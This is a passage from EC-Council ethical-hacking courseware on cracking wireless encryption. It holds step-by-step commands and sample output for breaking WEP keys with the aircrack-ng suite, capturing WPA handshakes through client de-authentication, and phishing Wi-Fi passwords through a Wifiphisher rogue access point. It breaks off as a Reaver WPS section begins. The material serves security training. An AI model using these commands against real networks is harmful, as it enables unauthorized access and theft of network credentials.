- **Start a Wi-Fi packet encryption tool such as aireplay-ng in the ARP request replay mode to inject packets:** To gain a large number of IVs in a short period, the attacker starts aireplay-ng in the ARP request replay mode, which listens for ARP requests and then re-injects them into the network. The AP usually re-broadcasts packets generating a new IV. Therefore, to gain a large number of IVs, the attacker selects the ARP request mode.

Run a cracking tool such as aircrack-ng: Using cracking tools such as aircrack-ng, the attacker can extract WEP encryption keys from the IVs.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cracking WEP Using Aircrack-ng

Command Prompt

```
C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF   99    5       60       3   0   1  54e  OPN                IAMROGER
02:24:2B:CD:68:EE   99    9       75       2   0   5  54e  OPN                COMPANYZONE
00:14:6C:95:6C:FC   99    0       15       0   0   9  54e  WEP  WEP           HOME
1E:64:51:3B:FF:3E   76   70      157       1   0  11  54e  WEP  WEP           SECRET_SSID

BSSID              Station            PWR  Rate    Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2   -1   1-0       0        1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD   76  1e-54      0        6
```

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump to discover SSIDs on interface and keep it running; your capture file should contain more than 50,000 IVs to successfully crack the WEP key

Command Prompt

```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Target SSID

Target MAC address

Step 3: Associate your wireless card with the target AP

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Cracking WEP Using Aircrack-ng (Cont'd)

Command Prompt

```
C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:30:15 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```

Step 4: Inject packets using aireplay-ng to generate traffic on the target AP

Command Prompt

```
C:\>aircrack-ng -s capture.ivs
Opening capture.ivs
Read 75168 packets.

                    Aircrack-ng 0.7 r130
          [00:00:10] Tested 77 keys (got 684002 IVs)

KB depth byte(vote)
0 0/ 1 AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1 0/ 3 66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/ 2 5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) BE( 15) 14( 13) D2( 11) 47( 10)
3 0/ 1 FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 08( 17) 35( 17)
                KEY FOUND! [ AE:66:5C:FD:24 ]
```

Step 5: Wait for airodump-ng to capture more than 50,000 IVs; crack WEP key using aircrack-ng

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Cracking WEP Using Aircrack-ng

WEP encryption can be cracked using Aircrack-ng through the following steps.

- Run airmon-ng in the monitor mode.
- Start airodump to discover SSIDs on the interface and keep it running. The capture file should contain more than 50,000 IVs to successfully crack the WEP key.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Command Prompt

C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data,  #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF  99   5    60       3       0    1   54e OPN                  IAMROGER
02:24:2B:CD:68:EE  99   9    75       2       0    5   54e OPN                  COMPANYZONE
00:14:6C:95:6C:FC  99   0    15       0       0    9   54e WEP  WEP             HOME
1E:64:51:3B:FF:3E  76   70   157      1       0    11  54e WEP  WEP             SECRET_SSID

BSSID              Station            PWR  Rate   Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2  -1   1-0    0     1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD  76   1e-54  0     6
```

Figure 16.85: Screenshot displaying the execution of airmon-ng and airodump-ng

- Associate the system's wireless card with the target AP.

```
Command Prompt

C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Target SSID

Target MAC address

Figure 16.86: Screenshot displaying the execution of aireplay-ng

- Inject packets using aireplay-ng to generate traffic on the target AP.

```
Command Prompt

C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:30:15 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```

Figure 16.87: Screenshot displaying the generation of traffic

- Wait for airodump-ng to capture more than 50,000 IVs. Crack the WEP key using aircrack-ng.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.88: Screenshot displaying the cracking of the WEP key

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

WPA/WPA2 Encryption Cracking

WPA PSK

- WPA PSK uses a user-defined password to initialize the TKIP, which is not crackable as it is a per-packet key, but the keys can be brute-forced using dictionary attacks

Offline Attack

- You only required to be near the AP for a matter of seconds to capture the WPA/WPA2 authentication handshake; by capturing the right type of packets, you can crack the WPA keys offline

De-authentication Attack

- Force the connected client to disconnect. Then, capture the re-connect and authentication packets using tools, such as aireplay; you should be able to re-authenticate in a few seconds. Then attempt to dictionary brute-force the PMK

Brute-Force WPA Keys

- You can use tools, such as aircrack, aireplay, and KisMAC to brute-force WPA Keys

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

WPA/WPA2 Encryption Cracking

WPA encryption is less exploitable than WEP encryption. However, an attacker can still crack WPA/WPA2 encryption by capturing the necessary type of packets. The attacker can perform this offline but needs to be near the AP for a few moments. The following are some types of techniques used to crack WPA encryption.

- **WPA PSK**: WPA PSK uses a user-defined password to initialize the four-way handshake. An attacker cannot crack this password, because it is a per-packet key, but the keys can be brute-forced using dictionary attacks. A dictionary attack can compromise most consumer passwords.
- **Offline attack**: To perform an offline attack, an attacker needs to be near the AP for a few seconds to capture the WPA/WPA2 authentication handshake. By capturing the necessary type of packets, WPA encryption keys can be cracked offline. In WPA handshakes, the protocol does not send the password across the network, because the WPA handshake typically occurs over insecure channels and in plaintext. Capturing a full authentication handshake from a client and the AP helps in breaking the WPA/WPA2 encryption without any packet injection.
- **De-authentication attack**: To perform a de-authentication attack to crack the WPA encryption, an attacker needs to find an actively connected client. The attacker forces the client to disconnect from the AP, following which they use tools such as aireplay to capture the authentication packet when the client attempts to reconnect. The client should be able to re-authenticate itself with the AP in a few seconds. The authentication packet includes the pairwise master key (PMK), which the attacker can crack by dictionary or brute-force attacks to recover the WPA key.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Brute forcing of WPA keys**: Brute-force techniques are useful in breaking WPA/WPA2 encryption keys. An attacker can perform a brute-force attack on WPA encryption keys using a dictionary or using tools such as aircrack, aireplay, or KisMAC. The brute-force technique has a substantial impact on WPA encryption because of its compute-intensive nature. Breaking WPA keys through a brute-force technique may take hours, days, or even weeks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cracking WPA-PSK Using Aircrack-ng

Step 1 Monitor wireless traffic with airmon-ng

```
C:\>airmon-ng start eth1
```

Step 2 Collect wireless traffic data with airodump-ng

```
C:\>airodump-ng --write capture eth1
```

Command Prompt

```
C:\>airmon-ng start eth1
C:\>airodump-ng --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF   99    5       60       3    0   1  54e  OPN                IAMROGER
02:24:2B:CD:68:EE   99    9       75       2    0   5  54e  WPA  TKIP   PSK  COMPANYZONE
00:14:6C:95:6C:FC   99    0       15       0    0   9  54e  WEP  WEP         HOME
1E:64:51:3B:FF:3E   76   70      157       1    0  11  54e  WEP  WEP         SECRET_SSID
BSSID              Station            PWR  Rate  Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2   -1   1-0     0        1
1E:64:51:3B:FF:3E  00:1F:58:BA:A7:CD   76   1e-54   0        6
```

Step 3: Deauth the client using Aireplay-ng; the client will try to authenticate with the AP, which will lead to airodump capturing an authentication packet (WPA handshake)

Command Prompt

```
C:\>aireplay-ng --deauth 11 -a 02:24:2B:CD:68:EE
```

Step 4: Run the capture file through aircrack-ng

Command Prompt

```
C:\>aircrack-ng.exe -a 2 -w capture.cap
Opening capture.cap
Read 607 packets
# BSSIS        ESSID        Encryption
1 02:24:2B:CD:68:EE | COMPANYZONE   WPA <1 handshake>
Choosing first network as target.
Opening ../capture.cap
Pending packets, please wait...
                                   Aircrack-ng 0.7 r130
                          [00:00:03] 230 keys tested (73.41 k/s)
                                KEY FOUND! [ passkey ]
Master Key     : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                 39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 85 55 24 EE
Transient Key  : 33 55 08 FC 4F 24 84 F4 9A 38 83 D0 89 83 D2 49
                 73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                 AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                 D9 6F 76 58 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD
EAPOL HMAC     : 52 27 88 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Cracking WPA-PSK Using Aircrack-ng

WPA-PSK is an authentication mechanism in which users provide some form of credentials for authentication to a network. WPA and WPA-PSK use the same encryption mechanism, and the only difference between them is in the authentication mechanism. The authentication in WPA-PSK involves a simple common password. The PSK mode of WPA is vulnerable to the same risks as any other shared password system.

An attacker can crack WPA-PSK because the encrypted password is shared in a four-way handshake. In the WPA-PSK scheme, when clients attempt to access an AP, they go through a four-step process for authentication. This process involves the sharing of an encrypted password between them. The attacker captures the password and then attempts to crack the WPA-PSK scheme. This can also be considered a KRACK attack.

The following are the steps to crack WPA-PSK:

- Monitor wireless traffic with airmon-ng using the following command:

  ```
  C:\>airmon-ng start eth1
  ```

- Collect wireless traffic data with airodump-ng using the following command:

  ```
  C:\>airodump-ng --write capture eth1
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Command Prompt
C:\>airmon-ng start eth1
C:\>airodump-ng --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data, #/s  CH  MB   ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF  99   5    60       3      0   1   54e  OPN                  IAMROGER
02:24:2B:CD:68:EE  99   9    75       2      0   5   54e  WPA  TKIP    PSK   COMPANYZONE
00:14:6C:95:6C:FC  99   0    15       0      0   9   54e  WEP  WEP           HOME
1E:64:51:3B:FF:3E  76   70   157      1      0   11  54e  WEP  WEP           SECRET_SSID

BSSID              Station            PWR  Rate   Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2  -1   1-0    0     1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD  76   1e-54  0     6
```

Figure 16.89: Screenshot displaying the execution of airmon-ng and airodump-ng

- De-authenticate (deauth) the client using Aireplay-ng. The client will attempt to authenticate with the AP, which leads to airodump capturing an authentication packet (WPA handshake).

```
Command Prompt
C:\>aireplay-ng --deauth 11 -a 02:24:2B:CD:68:EE
```

Figure 16.90: Screenshot displaying the de-authentication of the client using aireplay-ng

- Execute the capture file through aircrack-ng.

```
Command Prompt
C:\>aircrack-ng.exe -a2 -w capture.cap
Opening capture.cap
Read 607 packets
# BSSIS            ESSID        Encryption
1 02:24:2B:CD:68:EE  COMPANYZONE    WPA <1 handshake>
Choosing first network as target.
Opening ../capture.cap
Pending packets, please wait...
                    Aircrack-ng 0.7 r130
              [00:00:03] 230 keys tested (73.41 k/s)
                    KEY FOUND! [ passkey ]
Master Key     : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                 39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE
Transcient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
                 73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                 AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                 D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD
EAPOL HMAC     : 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

Figure 16.91: Screenshot displaying WPA key cracking

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Cracking WPA/WPA2 Using Wifiphisher

Step 1: Launch the Wifiphisher using the command `wifiphisher --force-hostapd`

Step 2: All the available networks will be displayed; select the target network

Step 3: After a victim connects to the rogue wireless network, the Network Manager page opens automatically on the victim's device, thus luring the victim to provide Wi-Fi password to connect to the AP

Step 4: When the victim enters the password, a notification appears on the Wifiphisher screen, and Wifiphisher captures the WEP/WPA/WPA2 password through the rouge Wi-Fi network



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cracking WPA/WPA2 Using Wifiphisher

Source: *https://wifiphisher.org*

Wifiphisher is a rogue AP framework for conducting Red Team Engagements or Wi-Fi security testing. Using Wifiphisher, penetration testers can easily achieve an MITM position against wireless clients by performing targeted Wi-Fi association attacks. Wifiphisher can be further used to mount victim-customized web phishing attacks against the connected clients to capture their credentials (e.g., from third-party login pages or WEP/WPA/WPA2 PSKs) or infect the victim stations with malware. The following are some of the important configuration options of Wifiphisher.

- `-iI INTERNETINTERFACE` – Choose an interface that is connected on the Internet.
- `-jI JAMMINGINTERFACE` – Manually choose an interface that supports the monitor mode for de-authenticating victims.
- `-aI APINTERFACE` – Manually choose an interface that supports the AP mode.
- `-nJ` – Skip the de-authentication phase.
- `-e ESSID` – Enter the ESSID of a rogue AP.
- `-p PHISHINGSCENARIO` – Choose the phishing scenario to execute.
- `-pK PRESHAREDKEY` – Add WPA/WPA2 protection on the rogue AP.

WEP/WPA/WPA2 can be cracked using Wifiphisher through the following steps.

- Launch Wifiphisher using the command `wifiphisher --force-hostapd`.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌──[root@parrot]─[~]
└─#wifiphisher --force-hostapd
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org )
at 2020-02-03 04:27
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wfphshr-wlan0 interface for the deauthenticati
on attack
[+] Selecting wlan0 interface for creating the rogue Access
Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:cd:c6:99
[!] The MAC address could not be set. (Tried 00:00:00:75:8f:
98)
[*] Cleared leases, started DHCP, set up iptables
```

Figure 16.92: Launching Wifiphisher

- All the available networks are displayed. Select the target network as shown in the figure.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help

Options:  [Esc] Quit  [Up Arrow] Move Up  [Down Arrow] Move Down

ESSID                    BSSID              CH  PWR  ENCR    CLIENTS VENDOR

Troy                     80:                1   0%   WPA2    4       Ubiquiti Networks
Troy                     80:                1   0%   WPA2    12      Ubiquiti Networks
Troy                     f0:                1   0%   WPA2    5       Ubiquiti Networks
e                        b8:                2   0%   WEP     1       Dragon Path Technologies, Limited
CEH-LABS                 b4:75:0e:89:00:60  13  0%   WEP     1       Belkin International
Troy                     80:                6   0%   WPA2    7       Ubiquiti Networks
HP-                      40:                6   0%   OPEN    0       Hon Hai Precision Ind.
PROJECTOR                6c:                8   0%   WPA2    4       D-Link International
                         b4:                11  0%   WPA2    0       Belkin International
Troy                     44:                11  0%   WPA2    1       Ubiquiti Networks
A                        6c:                12  0%   WPA2    4       D-Link International
U                        90:                1   0%   WPA2    0       D-Link International
M                        60:                6   0%   WPA2    0       Unknown

YOU HAVE SELECTED CEH-LABS
```

Figure 16.93: Targeting an AP of available networks

- After a victim connects to the rogue wireless network, the Network Manager page opens automatically on the victim's device, luring the victim to provide the Wi-Fi password to connect to the AP.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 16.94: Screenshot displaying firmware upgrade

- When the victim enters the password, a notification appears on the Wifiphisher screen. Wifiphisher captures the WEP/WPA/WPA2 password through the rouge Wi-Fi network.





Figure 16.95: Screenshot of Wifiphisher showing the captured password

- The victim can also be tricked further by providing a fake loading screen, making the network appear slower.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cracking WPS Using Reaver


Step 1: Setup your wireless interface in monitoring mode using Airmon-ng



Step 2: Use wash utility to detect WPS-enabled devices

Step 3: If you are unable to detect WPS-enabled devices using wash, use Airodump-ng to detect devices using WPS

